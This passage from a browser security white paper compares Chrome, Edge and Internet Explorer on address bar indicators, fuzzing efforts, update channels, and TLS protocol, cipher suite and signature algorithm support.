The browser address bar is one of the main interfaces between the user and the browser. It is critical that the information displayed in the bar is visually clear, in order to help users immediately recognize the site and if the connection to it is secure. For instance, if there is an SSL certificate mismatch, or an HTTP site with a login page, the browser should inform the user about the dangerous context via the address bar, ideally without any additional clicks required.

Address bar spoofing bugs are not uncommon though. Microsoft Edge was affected by a number of them that were patched in ms17-007[1], but also Google Chrome in April 2017 with version 58 patched a serious issue related to Internationalized domain name (IDN)[2].

The homograph protection mechanism of Google Chrome was bypassed by Xudong Zheng[3] by replacing every character of an Fully Qualified Domain Name (FQDN) with equivalent characters from a single foreign language. The example of the original PoC used Cyrillic to represent `apple.com` as `xn-80ak6aa92e.com`. Internet Explorer and Microsoft Edge were vulnerable only if the OS language was set to Cyrillic.


The diagram in figure 15.8 shows a comparison of the information displayed in the address bar:

Internet Explorer is the browser that gives less information in the address bar: both the green color and the padlock are used only when sites expose EV-SSL certificates. Microsoft Edge address bar improved if compared to Internet Explorer: the padlock is used also with standard SSL certificates, but not the green color, which appears only with EV-SSL ones.

[1] `https://technet.microsoft.com/library/security/ms17-007`

[2] `https://www.chromium.org/developers/design-documents/idn-in-google-chrome`

[3] `https://www.xudongz.com/blog/2017/idn-phishing/`



	Chrome	Edge	Internet Explorer
HTTP site	ⓘ antisnatchor.com	antisnatchor.com	http://antisnatchor.com/
HTTPS site with certificate mismatch	⚠ Not Secure ~~https~~://antisnatchor.com	antisnatchor.com	https://antisnatchor.com/
HTTP site with credentials/CC input fields	ⓘ Not Secure mijnbetalingconrtolefacturenkpabonnement.freaze.eu,	mijnbetalingconrtolefacturenkpabonnement.freaze.eu/indx.html	http://mijnbetalingconrtolefacturenkpabonnement.freaze.eu/indx.l
Site blocked by SafeBrowsing/SmartScreen	⚠ Dangerous www.brim.co.in/jpegg/dropbx.php	Unsafe website brim.co.in/jpegg/dropbox.php	http://brim.co.in/jpegg/dropbox.php Unsafe website
HTTPS site	🔒 Secure https://twitter.com	🔒 twitter.com	https://twitter.com/
HTTPS site with EV-SSL certificate	🔒 comdirect bank AG [DE] https://www.comdirect.de	🔒 comdirect bank AG [DE] comdirect.de	https://www.comdirect.de/ 🔒 comdirect bank ...

Figure 15.8: Browser address bar comparison

Google Chrome behaves differently, using both the padlock and the green color for all types of SSL sites (unless mixed content is affecting the site). Moreover, it is the only browser that alerts the user if the connection is not secure for a certificate mismatch, or if the site contains input fields for credentials, credit cards, and other sensitive information over HTTP.

Google Chrome has the most intuitive and informative browser address bar, and an higher usability than the other browser analyzed.

16 Fuzzing and Automated Testing

Fuzzing is a technique to identify security vulnerabilities by generating inputs that are likely to trigger issues and feeding this to the application automatically and repeatedly. The aim is to use brute-force to automatically find data that triggers a security issue, in a manner that scales easily. It is widely used in security research, especially in the area of browser security.

Ad-hoc fuzzing of web browsers has been done since at least the early 2000s by individuals and vendors. Over the years, some efforts have grown to be more systematic, continuous and large-scaled. All tested browsers were found to be subject to fuzzing by their vendors as well as third parties at the time of this report.

16.1 Third-party fuzzing

It is impossible to determine exact numbers for third-party fuzzing of browsers, as it is almost certain that there are parties that want to keep their efforts hidden from the public. But over the years, many security researchers have released details of their efforts, published their fuzzers, or stated that one or more of the issues they reported to the browser vendor was found through fuzzing. One of the authors of this paper himself is continuously fuzzing Google Chrome, Microsoft Edge and Internet Explorer. From this, X41 D-Sec GmbH believes it is safe to assume that at any time, there are many third parties fuzzing all the target browsers.

From the end-user's point of view these third-party efforts may be divided into two groups. The first group wants to report the issues they find to the vendor and see them fixed, will have a positive effect on security for the end-user. The second group wants to keep the issues they find private to exploit them. This group negatively impacts the end-user security, as the end-user may be the target of their attacks, or their attack may be indiscriminate, as seen in computer worms, phishing and other malware. Alternatively, the information about these security issues may be sold or stolen, increasing the risk that it will be used against an end-user. Unfortunately, the fact that these third parties want to keep their efforts secret means they are the hardest to get any data for: we simply do not know the number of people involved, the effectiveness of their fuzzers, or the scale at which their fuzzers are run.

The effectiveness of third-party fuzzing depends on various variables. First of all, the ability to detect issues triggered by fuzzing is paramount. For memory corruption issues, this can be done by adding additional checks to the code at compile time, that continuously check if the code is misbehaving. There are various projects that can be used to implement such checks, AddressSanitizer (ASAN)[1] being one of them. Having access to source code and a build-system is a requirement for anyone wanting to compile a browser with such extra checks built-in. The only browser tested that provides this is Google Chrome. The browser vendor could also create such builds and publish them to allow third parties to use them while avoiding the need to make source code and build systems available. Of the tested browsers, only Google Chrome provides such binaries[2].

Another option is to add similar checks at run-time. However, because a lot of context is lost during compilation, it is hard to implement these checks with similar granularity and effectiveness as compile-time checks. Thus, run-time checks cannot be as adapt at detecting issues as compile-time checks can. PageHeap[3] is an example of a project that can be used to add such checks. All browsers tested provide ways of running with PageHeap enabled.

The ability to run a browser in a debugger makes it easier to detect and analyze memory corruption issues. Because Google Chrome and Internet Explorer are traditional desktop applications, existing debugging tools can be used. This makes it easy for anyone familiar with common debuggers for the Windows platform to debug these applications. Microsoft Edge on the other hand is a so called UWP application (also known as a Windows Store app or Metro-style app). This means that it is subject to Process Lifetime Management (PLM). It is therefore not started using a command-line, but rather by asking the OS to *activate* the application. The OS will then start one or more processes from a service specially created for this purpose. This makes it impossible to debug Microsoft Edge in traditional ways.

The Debugging Tools for Windows provides a tool called *plmdebug.exe*[4] that can be used to attach a debugger to some processes that are part of Microsoft Edge. However, this does not allow the user to debug these processes using a single debugger instance. This also does not include the broker processes or the process that hosts the window. Microsoft has not made any tools available to automatically debug these processes as well in a single debugger instance. One of the authors of this paper created EdgeDbg[5] to accomplish this. It can be used to debug all relevant processes related to Microsoft Edge, including the brokers. However, starting with Microsoft Edge version .15063 (a.k.a. the Creators Edition), the way *content processes* are started has changed, which prevents this tool from attaching to them. This means that there are no public tools that can be used to automatically debug all processes relevant to the tested version of Microsoft Edge. We believe this provides a significant hurdle to third-party fuzzing, as one must first understand this problem and then implement a solution before being able to properly detect memory corruption issues. The BugId[6] application was updated in the process of writing this paper to allow it debug Microsoft Edge versions from .15063 onward. It does not allow manual debugging of Microsoft Edge, but can be used to

[1] `https://github.com/google/sanitizers`
[2] `https://commondatastorage.googleapis.com/chromium-browser-asan/index.html`
[3] `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap`
[4] `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/plmdebug`
[5] `https://github.com/SkyLined/EdgeDbg`
[6] `https://github.com/SkyLined/BugId`

detect and analyze crashes during fuzzing.

The second factor that affects the effectiveness of third-party fuzzing is the skills of the persons developing the fuzzers. We do not assume this is a factor that affects one browser more than another; it makes sense for any third-party writing a fuzzer to run it in as many browsers as possible, to find as many issues as possible. If most people are fuzzing multiple browsers, their skill level should even out over these browsers.

The third factor is the ability to effectively target various browser features. This can be broken down into several things:

- the availability of documentation for these features that provides useful insight into how they should operate and what security guarantees they are expected to provide
- the availability of source code for these features to also determine how they are expected to behave and how they might fail.
- the availability of builds that provide feedback on the effectiveness of fuzzing and/or feedback that can be used to guide fuzzing in a way that increases the coverage and effectiveness.

The most important difference between the subjects of this paper is of course the availability of source code and a build-system for the most relevant parts of Google Chrome, where Microsoft Edge and Internet Explorer are almost entirely closed-source. Google Chrome is also available in special builds designed to detect various issues that may otherwise go unnoticed, which is very helpful in fuzzing. Neither Microsoft Edge nor Internet Explorer has such a build. This means that some forms of fuzzing that rely on these are not currently possible for third parties.

The net effect is that most tools available to help third parties get set up and run fuzzers are designed for open-source projects, creating a speed-bump for fuzzing closed-source projects such as Microsoft Edge and Internet Explorer.

In the short term, whether the availability of source code and special builds is a benefit to the end-user's security or a risk can be debated. It depends on all the factors mentioned above, as well as the specific end-user's risk of being targeted by a malicious third party. The ability of this third-party to effectively find issues vs. that of the vendor's and third parties that do report issues also plays a role. And finally, the risk of such third parties losing control over the issue they find can impact the security of any end-user.

In the long run, third parties finding and reporting issues to vendors prevents these issues from being exploited by attackers, limiting the time a malicious attacker can use them and requiring that attacker to invest more time and resources into finding additional issues. This increases the security of the average end-user as well as the cost for potential attackers. This diminishes returns for attackers over time, potentially to a point where it is not cost effective anymore, though that may be a long time off and certainly would not apply to the most well funded attackers.

The ability to use the source code as guidance while developing fuzzers, and create instrumented builds has made it easier for third parties to fuzz Google Chrome effectively than the closed source Microsoft Edge and Internet Explorer browser. The lack of tools to easily debug all processes related to the most recent versions of Microsoft Edge can provide an obstacle for anyone wanting to detect any issues triggered by their fuzzers. X41 D-Sec GmbH believes that third-party fuzzing improves the security of browsers in the long run, and that all browsers has been around long enough for this to have taken effect. Google Chrome will have had more benefit from this than either Microsoft Edge or Internet Explorer, as it is easier to fuzz effectively for the above reasons.

16.2 Vendor Fuzzing Efforts - Google Chrome

The Google Chrome browser is subject to extensive continuous fuzzing by the Chrome Security Team. Google has provided us with some statistics for their current fuzzing operations. The object code of the Chromium project is fuzzed continuously with 15.000 cores. There are over 500 parts of the code that are specifically targeted in these efforts, where half are directly related to Chromium, and half belong to *OSS-fuzz*[7].

The Google Chrome security team also selectively invites external reporters that have shown to write effective fuzzers to run these fuzzers on their systems and rewards the reporter for every bug found in the process. This allows the external reporter to take advantage of the fuzzing infrastructure available to Google, vastly improving the number of issues they can find in a given time-frame.

16.3 Vendor Fuzzing Efforts - Microsoft Edge and Internet Explorer

According to a blogpost[8] from 2016 by Microsoft, the Microsoft Edge and Internet Explorer browsers were subject to fuzzing in order to eliminate vulnerabilities before release:

> We've devoted more than 670 machine-years to fuzz testing Microsoft Edge and Internet Explorer during product development, including monitoring for possible exceptions such as crashes or memory leaks. We've also generated more than 400-billion DOM manipulations from 1-billion HTML files. Because of all of this, hundreds of security issues were addressed before the product shipped.

Microsoft does not currently publish any statistics about their ongoing fuzzing efforts for Microsoft Edge and Internet Explorer.

[7] https://github.com/google/oss-fuzz

[8] https://docs.microsoft.com/en-us/microsoft-edge/deploy/security-enhancements-microsoft-edge

Assuming that the "machine-years" mentioned by Microsoft refer to single core machines, and that Microsoft uses the same number of cores as Google, Microsoft Edge could have been fuzzed for 670 machine-years in roughly 16 days. In contrast, Google has been fuzzing Google Chrome continuously for years. This suggests that Microsoft's fuzzing efforts for Microsoft Edge pale in comparison to Google's efforts for Google Chrome.

17 Updates

This section analyzes the way the different browsers are updated to see if there are any security relevant differences. All three browsers force updates to the latest version by default to spread security updates to the users as fast as possible. Both vendors partially use HTTP during the update process, which creates an attack surface, that should be protected by HTTPS. Attackers can see, which software people try to update via the Content Delivery Network (CDN) and can use this information to block the update and attack issues in the previous version of this software. If this process is encrypted via HTTPS, the attacker is missing the information whether a victim updates Google Chrome or e.g. Google Earth. Additionally, attackers are able to attack the HTTPS stack, as well as the update implementation. By encapsulating the download in HTTPS instead of HTTP, the TLS implementation needs to be circumvented first, before the updater itself could be attacked.

17.1 Google Chrome

For Google Chrome browsers, the *GoogleUpdateCore.exe* handles the update process, via the Omaha protocol[1], which is partly open sourced[2]. Downloads are retrieved from a CDN (`redirector.gvt1.com`) via HTTP. The Omaha protocol uses Client-Update Protocol (CUP)[3] to ensure trusted downloads even when HTTPS is not available, by exchanging signed hashes of the files to be downloaded.

17.2 Microsoft Edge and Internet Explorer

The browsers developed by Microsoft are updated along with the Microsoft Windows operating system. These updates are usually performed via Microsoft update servers, but it can be reconfigured to use a local Windows Server Update Services (WSUS) to manage updates for an entire company at a central location. In Microsoft Windows 10, updates are mandatory and forced onto the users by default, with no easy way of disabling. The update process is controlled by *wuauclt.exe*. Additionally to downloading from central update

[1] `https://github.com/google/omaha/blob/master/doc/ServerProtocolV3.md`

[2] `https://github.com/google/omaha`

[3] `https://github.com/google/omaha/blob/master/doc/cup.html`

servers, Microsoft Windows 10 additionally uses a Peer to Peer (P2P) network approach called Windows Update Delivery Optimization to spread updates faster[4] (Background Intelligent Transfer Service (BITS) protocol). Microsoft updates are downloaded by a combination of HTTP and HTTPS requests to different hosts[5].

- `http://windowsupdate.microsoft.com`
- `http://*.windowsupdate.microsoft.com`
- `https://*.windowsupdate.microsoft.com`
- `http://*.update.microsoft.com`
- `https://*.update.microsoft.com`
- `http://*.windowsupdate.com`
- `http://download.windowsupdate.com`
- `http://download.microsoft.com`
- `http://*.download.windowsupdate.com`
- `http://test.stats.update.microsoft.com`
- `http://ntservicepack.microsoft.com`

The actual download of the packages happens via HTTP, similar to the Google Chrome update process.

[4] https://docs.microsoft.com/en-us/windows/configuration/manage-connections-from-windows-operating-system-components-to-microsoft-services#bkmk-updates

[5] https://technet.microsoft.com/en-us/library/bb693717.aspx

18 Cryptography

The cryptographic algorithms and protocols used for transport encryption and integrity in connections secured by TLS are compared in this section. Weak encryption and hashing algorithms may allow attacks against otherwise secure protocols. Modern web browsers therefore disable many of these protocols and algorithms.

As a reference test, the *SSL Client Test*[1] of *Qualys SSL LABS* was chosen.

The tested browsers are identified by their User-Agent string, as shown in table 18.1.

Browser	User Agent
Google Chrome	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.86 Safari/537.36
Microsoft Edge	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063
Internet Explorer	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

Table 18.1: Browser User Agents

As expected no browser is vulnerable to the three prominent SSL and TLS vulnerabilities *Logjam*[2], *FREAK*[3], and *POODLE*[4].

18.1 Supported Protocols

[1] https://www.ssllabs.com/ssltest/viewMyClient.html

[2] https://weakdh.org

[3] https://www.freakattack.com

[4] https://security.googleblog.com/2014/10/this-poodle-bites-exploiting-ssl-30.html

Protocol	Google Chrome	Microsoft Edge	Internet Explorer
TLS 1.3	○	○	○
TLS 1.2	●	●	●
TLS 1.1	●	●	●
TLS 1.0	●	●	●
SSL 3	○	○	○
SSL 2	○	○	○

Table 18.2: Secure Transport Protocols Supported by Browsers (● - True, ○ - False, ◐ - Partly)

All browsers reject the insecure protocols SSL version 2 and version 3 (see table 18.2), and all browsers support TLS versions 1.0, 1.1, and 1.2. No browser supports the draft version of TLS version 1.3. Support for version 1.3 is under active development[5][6] in Google Chrome, Microsoft Edge, and Internet Explorer.

18.1.1 Downgrade Attacks

Downgrade attacks involve an attacker forcing two or more parties to use less secure protocols for communication. When a secure communication channel is set up, the parties involved will attempt to agree on a protocol to use. Ideally, they will agree to use the most secure protocol that both parties support. An attacker could attempt to tamper with this step to get the parties to agree to use a less secure protocol. In case of TLS and SSL this is possible if a network level attacker injects or modifies traffic in order to make handshakes using the stronger protocols fail. As seen in table 18.2, all browsers support TLS version 1.0 which lacks the *AES-GCM* and *ChaCha20-Poly1305* ciphers.

Google Chrome supports a Signaling Cipher Suite Value (SCSV) value that aims to prevent protocol downgrade attacks. This mechanism allows a client to indicate the preferred cipher when a protocol downgrade is necessary. This allows the server to detect when an unnecessary downgrade has taken place. More information is given in RFC7507[7]. Microsoft Edge and Internet Explorer do not support this feature, and Microsoft[8] currently has no plans to support it.

The SCSV is sent in the client hello message. While this client hello message has no integrity check or signature by itself, it is verified retroactively using the “Finished” message as described in RFC5246, section 7.4.9[9]. Even if a MITM capable attacker modifies the SCSV in order to attempt to hide a downgrade attack, the “Finished” message can be used to detect this since it contains a hash over all the previous messages and is integrity checked.

However, because this check is retroactive (the connection using a potentially downgraded cipher is established first), for a completely broken cipher the integrity check of the “Finished” message could be

[5] https://www.chromestatus.com/feature/5712755738804224

[6] https://blogs.windows.com/msedgedev/2016/06/15/building-a-faster-and-more-secure-web-with-tcp-fast-open-tls-false-start-and-tls-1-3/

[7] https://tools.ietf.org/html/rfc7507

[8] https://connect.microsoft.com/IE/feedback/details/1002874/internet-explorer-should-send-tls-fallback-scsv

[9] https://tools.ietf.org/html/rfc5246#section-7.4.9

compromised by an attacker capable of creating a valid signature on this message. We do not consider this to be very probable given the quality of the ciphers present in all tested browsers. It should be kept in mind as a limiting factor during security considerations regarding a SCSV.

18.2 Supported Cipher Suites

Cipher Suite	Google Chrome	Microsoft Edge	Internet Explorer
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c) Forward Secrecy	●	●	●
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b) Forward Secrecy	●	●	●
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) Forward Secrecy	●	●	●
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) Forward Secrecy	●	●	●
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024) Forward Secrecy	○	●	●
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023) Forward Secrecy	○	●	●
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028) Forward Secrecy	○	●	●
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027) Forward Secrecy	○	●	●
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a) Forward Secrecy	○	●	●
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009) Forward Secrecy	○	●	●
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) Forward Secrecy	●	●	●
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) Forward Secrecy	●	●	●
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	●	●	●
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	●	●	●
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)	○	●	●
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)	○	●	●
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	●	●	●
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	●	●	●
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) WEAK (112 effective)	●	●	●
TLS_GREASE_5A (0x8a8a)	●	○	○
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305-_SHA256 (0xcca9) Forward Secrecy	●	○	○
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305-_SHA256 (0xcca8) Forward Secrecy	●	○	○

Table 18.3: Cipher Suites Supported by each Browser (● - True, ○ - False, ◐ - Partly)

As shown in table 18.3, all browsers support cipher suites that are considered secure at the time of writing. They prefer strong ciphers over weaker ones. The first choice of Google Chrome is the *TLS_GREASE_5A (0x8a8a)* mechanism which is designed[10] to prevent extensibility failures. It is considered irrelevant for security as it should be ignored by all standards compliant servers.

The first choice of all browsers are algorithms using *TLS_ECDHE_ECDSA*. This is considered secure and sufficient at the time of writing.

In contrast to Microsoft Edge and Internet Explorer, which support 19 different cipher suites, Google Chrome supports only 14. Since the suites supported by Google Chrome are considered secure, having

[10] `https://tools.ietf.org/html/draft-davidben-tls-grease-01`

fewer cipher implementations can only serve to reduce complexity and reduces attack surface. Except for three cipher suites, Microsoft Edge and Internet Explorer supported all the cipher suites that Google Chrome supported. Both Google Chrome, Microsoft Edge and Internet Explorer support cipher suites using the Triple Data Encryption Standard (3DES) cipher algorithm which is considered weak by SSL Labs[11]. While 3DES is a legacy cipher that is not the preferred choice for security, it is also not considered broken. However, the *Sweet32*[12] attack highlights that this cipher should be considered weak.

The supported cipher suites for Microsoft Edge and Internet Explorer are identical. Both implementations are based on the same *Secure Channel* implementation with identical configuration regarding ciphers suites.

When analyzing transport encryption, authentication, and integrity mechanisms, the following cipher and protocol properties are important:

- Forward Secrecy: Even if the private keys are leaked at some point in time, attackers cannot decrypt past communications.
- Authenticated Encryption with Associated Data (AEAD): Combining confidentiality, integrity, and authenticity into a single interface.
- Nonce Misuse Resistance: Mitigations / Implicit prevention against usage of repeated nonces.

Cipher Suite	Forward Secrecy	AEAD	Nonce Misuse Resistance
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)	●	●	○
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)	●	●	○
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	●	●	○
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	●	●	○
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)	●	○	○
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023)	●	○	○
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	●	○	○
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	●	○	○
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)	●	○	○
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)	●	○	○
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	●	○	○
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	●	○	○
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	○	●	○
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	○	●	○
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)	○	○	○
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)	○	○	○
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	○	○	○
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	○	○	○

[11] https://blog.qualys.com/ssllabs/2016/11/16/announcing-ssl-labs-grading-changes-for-2017

[12] https://sweet32.info

TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) WEAK (112 effective)	○	○	○
TLS_GREASE_5A (0x8a8a)	-	-	○
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305-_SHA256 (0xcca9)	●	●	●
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305-_SHA256 (0xcca8)	●	●	●

Table 18.4: Cipher Suites Supported by each Browser (● - True, ○ - False, ◐ - Partly)

As shown in table 18.4, all browsers support the Galois/Counter Mode (GCM) cipher mode for the Advanced Encryption Standard (AES) and forward secrecy. GCM also provides Authenticated Encryption with Associated Data (AEAD). Additionally, Google Chrome supports the more modern *ChaCha20*[13] cipher with the *Poly1305* authenticator in combined mode. They were designed by D. J. Bernstein. Compared to *AES-GCM*, they are considered more modern and secure by cryptography experts[14][15].

None of the browsers currently support cipher algorithms that have implicit nonce misuse resistance[16][17]. However, TLS 1.2 using *AEAD_CHACHA20_POLY1305* as specified by RFC7905[18] prevents the reuse of nonces which makes it resistant against nonce misuse. We consider resistance against nonce reuse attacks important in terms of security since implementation flaws have been reported[19] in the past regarding incorrect usage of nonces.

18.3 Supported Signature Algorithms

Algorithm	Google Chrome	Microsoft Edge	Internet Explorer
SHA256/RSA	●	●	●
SHA384/RSA	●	●	●
SHA1/RSA	●	●	●
SHA256/ECDSA	●	●	●
SHA384/ECDSA	●	●	●
SHA1/ECDSA	○	●	●
SHA1/DSA	○	●	●
SHA512/RSA	●	●	●
SHA512/ECDSA	○	●	●
RSA_PSS_SHA256	●	○	○
RSA_PSS_SHA384	●	○	○
RSA_PSS_SHA512	●	○	○


Table 18.5: Browser Signature Algorithms (● - True, ○ - False, ◐ - Partly)

[13] https://tools.ietf.org/html/rfc7539
[14] https://www.imperialviolet.org/2013/10/07/chacha20.html
[15] https://eprint.iacr.org/2007/472
[16] https://blog.cloudflare.com/tls-nonce-nse/
[17] https://www.lvh.io/posts/nonce-misuse-resistance-101.html
[18] https://tools.ietf.org/html/rfc7905
[19] https://eprint.iacr.org/2016/475.pdf

All browsers supported the standard signature algorithms of the Secure Hashing Algorithm (SHA) family (see table 18.5), which are used to sign X.509[20] certificates. No browser supports Secure Hashing Algorithm 3 (SHA-3) or other modern hash functions, and no browser supports the deprecated and insecure Message Digest 5 (MD5) algorithm. All browsers supported the Secure Hashing Algorithm 1 (SHA-1) hash algorithms for which collisions have been demonstrated[21] by researchers of CWI Amsterdam and Google in 2017.

As stated in an update to the SHA-1 deprecation announcement[22], starting on May 9, 2017, Microsoft Edge and Internet Explorer will display an invalid certificate warning for sites using a SHA-1 certificate. This was verified as shown in figures 18.2 and 18.3. The warning as shown by Google Chrome can be seen in figure 18.1. This warning is only displayed to certificates that are chained to the Microsoft root of trust, but not to certificates chained to other enterprise certificates or self-signed certificates. This means that enterprise contexts using insecure SHA-1 signatures will not display any warnings.

It was also verified that all the three browsers display a warning when they encounter a certificate signed using SHA-1.




Your connection is not private

Attackers might be trying to steal your information from **www.belshe.com** (for example, passwords, messages, or credit cards). NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM

□ Automatically report details of possible security incidents to Google. Privacy policy

Figure 18.1: SHA-1 Certificate Warning in Google Chrome

[20] http://www.itu.int/rec/T-REC-X.509/en
[21] https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html
[22] https://blogs.windows.com/msedgedev/2016/11/18/countdown-to-sha-1-deprecation/




There's a problem with this website's security certificate

This might mean that someone's trying to fool you or steal any info you send to the server. You should close this site immediately.

Go to my homepage instead

Continue to this webpage (not recommended)

Figure 18.2: SHA-1 Warning in Microsoft Edge



There is a problem with this website's security certificate.

It has a weak signature, so your connection isn't secure.

Security certificate problems may indicate an attempt to fool you or intercept any data you send to the server.

We recommend that you close this webpage and do not continue to this website.

Click here to close this webpage.

Continue to this website (not recommended).

More information

Figure 18.3: SHA Warning in Internet Explorer

18.4 Protocol Features

Feature	Google Chrome	Microsoft Edge	Internet Explorer
Server Name Indication (SNI)	●	●	●
Secure Renegotiation	●	●	●
TLS compression	○	○	○
Session tickets	●	●	●
Online Certificate Status Protocol (OCSP) stapling	●	●	●
Elliptic curve x25519	●	●	●
Elliptic curve secp256r1	●	●	●
Elliptic curve secp384r1	●	●	●
Elliptic curve tls_grease_8a8a	●	○	○
Next Protocol Negotiation	○	○	○
Application Layer Protocol Negotiation	● (h2 http/1.1)	● (h2 http/1.1)	●(h2 http/1.1)
SSL 2 handshake compatibility	○	○	○

Table 18.6: Protocol Features (● - True, ○ - False, ◐ - Partly)

18.5 Mixed Content Enabled

Content	Google Chrome	Microsoft Edge	Internet Explorer
Images (Passive)	●	●	●
CSS (Active)	○	○	○
Scripts (Active)	○	○	○
XMLHttpRequest (Active)	○	○	○
WebSockets (Active)	○	○	○
Frames (Active)	○	○	○

Table 18.7: Mixed Content (● - True, ○ - False, ◐ - Partly)

